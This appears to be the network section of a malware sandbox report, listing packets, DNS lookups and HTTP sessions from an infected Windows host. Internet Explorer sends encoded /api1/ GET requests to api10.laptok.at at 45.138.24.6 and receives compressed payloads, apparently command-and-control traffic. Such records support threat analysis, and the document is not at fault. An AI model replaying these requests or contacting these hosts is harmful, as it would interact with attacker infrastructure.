Jan 22, 2021 19:10:23.396650076 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.396694899 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.452797890 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.452946901 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.453026056 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.453061104 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.453422070 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.453485966 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.502082109 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.502454996 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.505542040 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.508346081 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.557418108 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.557553053 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.606640100 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.606719017 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.608025074 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.657092094 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.657216072 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.657309055 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.657390118 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.657757044 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.657885075 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.706262112 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.706382036 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.706610918 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.706859112 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.706984997 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.707087040 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.708419085 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.756025076 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.756139994 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.756223917 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.756302118 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.757293940 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.757425070 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.757466078 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.758801937 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.805191040 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.805326939 CET	80	49744	45.138.24.6	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 19:10:23.805593967 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.806318998 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.807698011 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.808415890 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.854692936 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.857016087 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.857332945 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.857780933 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.862390041 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.862411022 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.911525965 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.913652897 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.962605000 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.966424942 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:24.015460014 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.015664101 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.018472910 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:24.067526102 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.067713022 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.067750931 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:24.067785025 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:24.067962885 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.070378065 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:24.116827011 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.116936922 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.117074966 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:24.119405985 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.119520903 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:24.166134119 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.166495085 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:24.218903065 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.219024897 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:24.229723930 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.229844093 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:24.278942108 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:24.279057980 CET	49744	80	192.168.2.6	45.138.24.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 19:09:20.207730055 CET	51774	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:20.255502939 CET	53	51774	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:21.169020891 CET	56023	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:21.217185020 CET	53	56023	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:22.136482954 CET	58384	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:22.184370041 CET	53	58384	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:23.273284912 CET	60261	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:23.321263075 CET	53	60261	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:24.286748886 CET	56061	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:24.334523916 CET	53	56061	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:25.319572926 CET	58336	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:25.379057884 CET	53	58336	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:26.446692944 CET	53781	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:26.494545937 CET	53	53781	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:27.435074091 CET	54064	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:27.497457981 CET	53	54064	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:28.711690903 CET	52811	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:28.762445927 CET	53	52811	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:29.680368900 CET	55299	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:29.728425026 CET	53	55299	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:30.631432056 CET	63745	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:30.682051897 CET	53	63745	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:31.627109051 CET	50055	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:31.675026894 CET	53	50055	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 19:09:32.612448931 CET	61374	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:32.663088083 CET	53	61374	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:33.557326078 CET	50339	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:33.605140924 CET	53	50339	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:34.499284983 CET	63307	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:34.547852993 CET	53	63307	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:49.075234890 CET	49694	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:49.126000881 CET	53	49694	8.8.8.8	192.168.2.6
Jan 22, 2021 19:09:54.004606962 CET	54982	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:09:54.064604044 CET	53	54982	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:07.579437971 CET	50010	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:07.635879993 CET	53	50010	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:08.430217981 CET	63718	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:08.491597891 CET	53	63718	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:08.668416023 CET	62116	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:08.724656105 CET	53	62116	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:09.084597111 CET	63816	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:09.094732046 CET	55014	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:09.143701077 CET	53	63816	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:09.168463945 CET	53	55014	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:09.577442884 CET	62208	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:09.636456013 CET	53	62208	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:09.978952885 CET	57574	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:10.026921034 CET	53	57574	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:10.270545006 CET	51818	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:10.329685926 CET	53	51818	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:10.843564034 CET	56628	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:10.899643898 CET	53	56628	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:11.713043928 CET	60778	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:11.769557953 CET	53	60778	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:12.696830034 CET	53799	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:12.747627974 CET	53	53799	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:13.164814949 CET	54683	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:13.222481012 CET	53	54683	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:13.585326910 CET	59329	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:13.641551018 CET	53	59329	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:14.269465923 CET	64021	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:14.317548990 CET	53	64021	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:20.785418034 CET	56129	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:20.843497992 CET	53	56129	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:22.232099056 CET	58177	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:22.599684000 CET	53	58177	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:29.235496998 CET	50700	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:29.291783094 CET	53	50700	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:37.045063972 CET	54069	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:37.104337931 CET	53	54069	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:50.779829979 CET	61178	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:50.871721029 CET	53	61178	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:51.551151991 CET	57017	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:51.608982086 CET	53	57017	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:51.780750036 CET	61178	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:51.828468084 CET	53	61178	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:52.798974037 CET	61178	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:52.855051994 CET	53	61178	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:53.133249998 CET	56327	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:53.181328058 CET	53	56327	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:54.813378096 CET	61178	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:54.861331940 CET	53	61178	8.8.8.8	192.168.2.6
Jan 22, 2021 19:10:58.828033924 CET	61178	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:10:58.884644985 CET	53	61178	8.8.8.8	192.168.2.6
Jan 22, 2021 19:11:15.392291069 CET	50243	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:11:15.722639084 CET	53	50243	8.8.8.8	192.168.2.6
Jan 22, 2021 19:11:21.534920931 CET	62055	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:11:21.582855940 CET	53	62055	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 19:11:21.793004990 CET	61249	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:11:21.843645096 CET	53	61249	8.8.8.8	192.168.2.6
Jan 22, 2021 19:11:22.083172083 CET	65252	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:11:22.147133112 CET	53	65252	8.8.8.8	192.168.2.6
Jan 22, 2021 19:11:23.422338009 CET	64367	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:11:23.481559992 CET	53	64367	8.8.8.8	192.168.2.6
Jan 22, 2021 19:11:26.863801956 CET	55066	53	192.168.2.6	8.8.8.8
Jan 22, 2021 19:11:27.067749023 CET	53	55066	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 22, 2021 19:10:22.232099056 CET	192.168.2.6	8.8.8.8	0xc9c5	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:10:29.235496998 CET	192.168.2.6	8.8.8.8	0xbdd4	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:10:37.045063972 CET	192.168.2.6	8.8.8.8	0x172b	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:15.392291069 CET	192.168.2.6	8.8.8.8	0x55c5	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:21.793004990 CET	192.168.2.6	8.8.8.8	0xd54f	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:23.422338009 CET	192.168.2.6	8.8.8.8	0x1ff8	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:26.863801956 CET	192.168.2.6	8.8.8.8	0x96e9	Standard query (0)	app.crasa.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 22, 2021 19:10:22.599684000 CET	8.8.8.8	192.168.2.6	0xc9c5	No error (0)	api10.laptok.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:10:29.291783094 CET	8.8.8.8	192.168.2.6	0xbdd4	No error (0)	api10.laptok.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:10:37.104337931 CET	8.8.8.8	192.168.2.6	0x172b	No error (0)	api10.laptok.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:15.722639084 CET	8.8.8.8	192.168.2.6	0x55c5	No error (0)	c56.lepini.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:21.843645096 CET	8.8.8.8	192.168.2.6	0xd54f	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:23.481559992 CET	8.8.8.8	192.168.2.6	0x1ff8	No error (0)	api3.lepini.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:27.067749023 CET	8.8.8.8	192.168.2.6	0x96e9	No error (0)	app.crasa.at		128.14.142.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at
- app.crasa.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49744	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:22.667568922 CET	4471	OUT	GET /api1/qvYtom7jPMjc/BwFvjaIO4Bv/MbiT4yG6pHfZnV/ZL7sBbHjAqjjVKuOVsR_2/BwLLpnqz5A7VsJpR/VO84dIDbsiOR8iF/cYWxYBw9oC1caEXJgQ/1ZZhS32tE/_2FIQD8vf0Ka7hthdepE/X6LzVrz2dY0Kt9O92Fg/RdwscE4szAaD7AwXR4Vb_2/BkqnQ_2BhW_2F/lBJqoDb5/VV0dcjLelYqerhB5eYzjTAM/cUE3isCvij/iDKviq_2BgRZp2DXp/gw7kl8fvts1f/V1i5c7M51yH/1feNv9xtSWcKia/RzrYlQJt9o9X3mmLIReIH/gGWW8 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Jan 22, 2021 19:10:23.335072041 CET	4480	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:10:23 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 1c 9a c5 72 eb 40 14 05 3f c8 0b 31 2d 25 59 cc 0c 3b 31 33 eb eb 9f f3 96 49 55 54 d6 cc bd e7 74 bb 92 e2 f1 64 55 d2 24 2c 72 76 a2 1b 4c d1 ce b8 72 2a 7c d7 35 c3 f7 0a 3f b5 58 11 ea 49 2a a5 52 7d 1e 0c 5d 9b 7d 4d 22 47 7a 4d 4d 60 27 d9 ce e3 20 22 85 dd de a1 9b eb fb 63 2b 37 4e 83 f6 dd cc eb 42 1e 65 f1 cb be 52 4e 6c 73 20 dd b3 3e b4 00 1a 1f b0 d2 35 29 9f f3 24 75 9a 42 c2 39 33 05 67 64 0b ed 47 96 92 eb 97 1e 6e b7 13 b1 dd 52 67 67 62 58 ad 98 b4 c5 a0 07 6b 53 d9 67 9c 29 87 dd 85 a2 38 4e 76 cb ec 9e 8c c0 a8 45 99 d6 06 24 c7 44 6a 13 6e 27 b1 de bc a4 11 ce 21 56 31 5f 8f 9f 6f bd c5 d1 f2 6a 10 d0 cf ca aa 5a 4b c3 65 f2 98 c9 c2 9a 34 47 25 64 f4 3a 6a df e0 5a d4 ac 82 31 bc 39 74 c2 3e bd d6 0f 7b 7b 62 bf 60 01 35 c9 98 1d 9d 8d 65 2e d0 b5 87 34 41 65 48 ac ce 2e ed 5d a4 8c c6 3d 56 6f 5d ed 79 3c ca 1e af dd 9b 10 03 03 bc a6 95 50 1c a1 8b 14 21 62 96 fa d4 3b 1d 31 bf c1 55 74 0c d9 a5 fc 69 33 ca 74 07 95 53 02 c7 06 0a 70 f6 bc 0e 3a cb 79 95 b6 77 73 89 7d b1 30 06 29 d6 df 0a 71 86 c6 b6 2c 38 74 04 d2 88 68 a6 8a 68 3c 5f 29 41 0a f7 51 11 e8 4e 36 4d 3e 39 63 8d ff f8 4c 0d a8 bc 56 58 80 e2 7c 78 7d 78 36 dd 66 04 1d 10 da a8 81 79 49 98 5e 0c f6 b2 ee e3 e7 98 01 7d 21 0b df a8 ef ce 69 1e eb be 74 e4 2b 8d fb 21 40 7a c1 78 f0 c1 5f 14 39 2a d7 be 6e 86 6b da 88 c5 22 79 cd ca 80 6f b8 d6 00 1a 41 ab 21 69 b3 ce 41 5b e1 26 05 a1 8f 7e 34 0f 01 a6 0a be 67 7c 85 cc 9b 85 ae 9a 57 f9 38 4b 21 cc 06 df 6c 05 6c 6c 01 23 7a 4e 65 9c 61 3b b8 83 20 44 9d ed 0b e1 98 6f 8a 5e f6 88 7c 0c 7d 20 c7 71 3d 09 93 a3 c8 e0 51 81 99 43 0c de 46 f0 23 fa 4d 06 a0 23 84 14 75 75 43 5d 5a ed ca 98 f0 25 14 ed 12 fc 2a 14 14 80 a2 49 45 2e f9 0b e2 4f 4e 6a f6 0f a7 f0 99 26 1f 55 0e 39 05 6d 0d 27 58 28 7b 57 21 4d 1b 8b e0 19 79 22 52 1f 91 1c 58 4d 5e 3e ce 02 c1 dc ed 98 1d 9c 39 f1 12 5f 89 68 6f 39 5c 1c 31 83 6b e5 16 cc dd 17 68 2e 17 88 2e 61 10 9e ef 23 48 af 65 7c 38 d6 c7 13 16 43 1b d4 0e a6 ef 71 e8 4a 12 14 a1 b6 d5 02 28 8b dc a8 d5 62 87 4b e7 0d c7 d8 48 13 a1 6f 76 25 a4 41 f4 cb 7c cd 3d ca f8 50 a8 f0 95 a8 3c ac cb 3e f5 dc 1a da ab a6 d2 17 11 98 c2 78 0a b0 2e ac ab 98 fd 35 91 cb 38 cc b2 43 70 12 61 53 14 ac f0 d3 da 7e 0b 7c 77 fd 11 46 96 d9 42 df ad 1b 66 31 50 73 c4 1f eb 2a d8 d5 8a e3 c4 10 7b 65 26 ab a2 a7 71 1f 76 1d 24 5f ec 56 a6 68 a9 04 4d 2e a0 fe 2a 31 09 f0 2b 49 3d 90 23 0c c6 6f 98 3a 02 a8 38 e3 dc c9 ae 4d 86 f5 ac 6e 4f 6e bf c0 f7 35 0b 89 81 68 4d ff 6a dc d2 37 a0 cd b2 4b 1d bf 29 92 d2 10 f9 65 17 b2 b2 9e 8d 28 d0 2b 60 ef 01 cc df 04 cb 8b 06 d1 6b bc aa 6f 5c b2 b3 aa 76 13 3d 3f 99 fd 4d e1 1d fb 1d 5b 5e 47 41 63 a1 db 18 f0 8a 24 68 00 ca 1e a2 67 19 d5 0d b1 6d f7 6c fc 7d 98 d4 e2 5f b9 81 a8 80 00 b5 97 16 94 13 44 23 e9 79 cc d9 fb e4 57 9d 13 de dc c1 5f 09 e8 ac af 52 2d ea 53 3e 60 b0 1e ef 43 4f 4c 92 d7 a7 0a 2c d3 5b 73 26 e3 a9 8d 8b 9e 97 97 93 aa 03 83 ee 19 84 8d 41 b5 37 72 8a b5 6f 9d 07 29 18 8c 24 3a 8e 6e 9c b0 c0 85 1f 7b be 02 45 69 ea 52 3d aa f4 63 17 7b 64 19 c3 0e 59 69 00 e3 2f f2 c2 4d e6 bf 5e Data Ascii: 2000r@?1-%Y;13lUTtdU$,rvLr*\|5?Xl*R}]}M"GzMM`` "c+7NBeRNls >5)$uB93gdGnRggbXkSg)8NvE$Djn' !V1_ojZKe4G%d:jZ19t>{{b`5e.4AeH.]=Vo]y<P!b;1Uti3tSp:yws}0)q,8thh<_)AQN6M>9cLVX\|x}x6fyI^}!it+!@zx_9*nk"yoA!iA[& ~4g\|W8K!lll#zNea; Do^\|} q=QCF#M#uuC]Z%*IE.ONj&U9m'X({W!My"RXM^>9_ho9\1kh..a#He\|8CqJ(bKHov%A\|=P<>x.58 CpaS~\|wFBf1Ps*{e&qv$_VhM.*1+I=#o:8MnOn5hMj7K)e(+`ko\v=?M[^GAc$hgml}_D#yW_R-S>`COL,[s&A7ro)$:n{EiR=c{ dYi/M^

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49745	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:27.414027929 CET	4747	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Jan 22, 2021 19:10:27.527513981 CET	4748	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 22 Jan 2021 18:10:27 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49746	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:29.357069969 CET	4749	OUT	GET /api1/e8J0mG5lwiTYl4icST/XwuRPk1WR/O2_2FLREL3g_2Bdsncic/_2F_2Fow8TpCB9p_2Bj/zmvfM_2Bxk F2z6LAdGBQYT/VVFUBTjiLtdmv/z1vsS1b9/h_2Fj_2BxFVp8DBu2Dofcsv/Kv6seO5eeW/D_2BeLNZQPv2reEOP/g DxjD6y_2Ba9/4irkQZqxmvf/9gg2SCAj4TalZx/1SLIP2InPcQLc5ZsM9f5y/_2FMOWQ6jsIMXMBN/hDufArlyeEDIAOr/Sco7UD 5GaVWTjyRv0y/uryOt5Vso/0DF8H9bz3K9Q8xTOA2GN/nbXSkM052l7YJ25GJNP/F1evg5adcZfk_2FVPUzqLE/34tuFQrR HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Jan 22, 2021 19:10:29.966078043 CET	4759	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:10:29 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b c5 ae a4 00 14 05 3f 88 05 6e 4b dc 9d c6 76 b8 bb f3 f5 f3 86 f4 b2 13 e4 ca a9 4a 40 5d 9b 1b 51 d2 4b a6 ea a4 6f 96 5c dc 6e d8 d2 55 36 fd a1 6a f7 e9 45 cb c0 ae c4 2b 6e cc d7 3f 88 8c b9 ce 3e 53 16 cc 1e 7f 63 f7 2e 6a 50 cf f5 d7 32 2c 77 68 d8 e3 12 78 4a 9f 4b e6 f2 ae 1c 4f f1 0b 65 92 4e ce 7b 39 80 35 a8 f6 13 61 7a 6a 97 8d bd f9 f1 58 69 7e 59 31 f4 5e 2d 7c f4 f1 db 0b ab 24 a8 1b 1a bc ac ee 38 fb 92 44 44 34 42 5e ca 36 85 bd 99 7e 89 37 05 72 f4 0c 6c 98 7b 36 4e d7 1e 23 58 ad d6 c1 a5 62 a7 76 21 8e b4 df 7c 6e 38 d8 90 89 c6 c0 24 7a 9b ba 64 ec 4e bb d5 4d 9f 25 5b 59 3e 9b ec 30 ae 24 71 04 b8 5b 61 8a cc 3a 34 f0 83 dd 6e 4a 76 c3 9c e6 75 24 73 24 f9 28 16 e2 6b c0 5c c5 5a 4a cf 30 a4 03 63 f8 3d f9 51 53 9b 35 40 da 3d 26 fd f5 75 85 02 a0 e5 09 40 5d bd 56 87 45 74 81 bd b3 33 7f 3f d2 af bb 0f 74 ae 56 bc 2c 4b 30 02 56 0c d6 6e 99 4e ab 90 3b a0 11 e2 da 62 8e 2f 45 